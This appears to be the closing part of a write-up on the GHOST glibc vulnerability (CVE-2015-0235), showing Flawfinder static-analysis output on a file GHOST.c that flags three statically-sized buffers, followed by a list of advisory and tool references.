
```
ubuntu1@ubuntu1-VirtualBox:~/flawfinder-1.31$ ./flawfinder GHOST.c
Flawfinder version 1.31, (C) 2001-2014 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 169
Examining GHOST.c
```

Flawfinder Demo: Results



```
FINAL RESULTS:

GHOST.c:16:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119:CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
GHOST.c:17:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119:CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
GHOST.c:30:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119:CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
```

Flawfinder Demo: Results continued



```
ANALYSIS SUMMARY:

Hits = 3
Lines analyzed = 51 in approximately 0.01 seconds (8366 lines/second)
Physical Source Lines of Code (SLOC) = 34
Hits@level = [0]   0 [1]   0 [2]   3 [3]   0 [4]   0 [5]   0
Hits@level+ = [0+]   3 [1+]   3 [2+]   3 [3+]   0 [4+]   0 [5+]   0
Hits/KSLOC@level+ = [0+] 88.2353 [1+] 88.2353 [2+] 88.2353 [3+]   0 [4+]   0 [5+]
   0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming for Linux and Unix HOWTO'
(http://www.dwheeler.com/secure-programs) for more information.
ubuntu1@ubuntu1-VirtualBox:~/flawfinder-1.31$
```

References

- Ghost Vulnerability. (2015, January 27). Retrieved October 15, 2015, from https://itservices.uchicago.edu/page/ghost-vulnerability
- Qualys Security Advisory CVE-2015-0235 - GHOST: Glibc gethostbyname buffer overflow. (2015, January 27). Retrieved October 17, 2015, from http://www.openwall.com/lists/oss-security/2015/01/27/9
- Flawfinder. (n.d.). Retrieved November 30, 2015, from http://www.dwheeler.com/flawfinder/
- Ulrich, J. (2015, January 25). GHOST glibc gethostbyname() Vulnerability CVE-2015-0235. Retrieved October 17, 2015, from https://isc.sans.edu/presentations/ghost.pdf
- (n.d.). Retrieved November 20, 2015, from http://blog.nviso.be/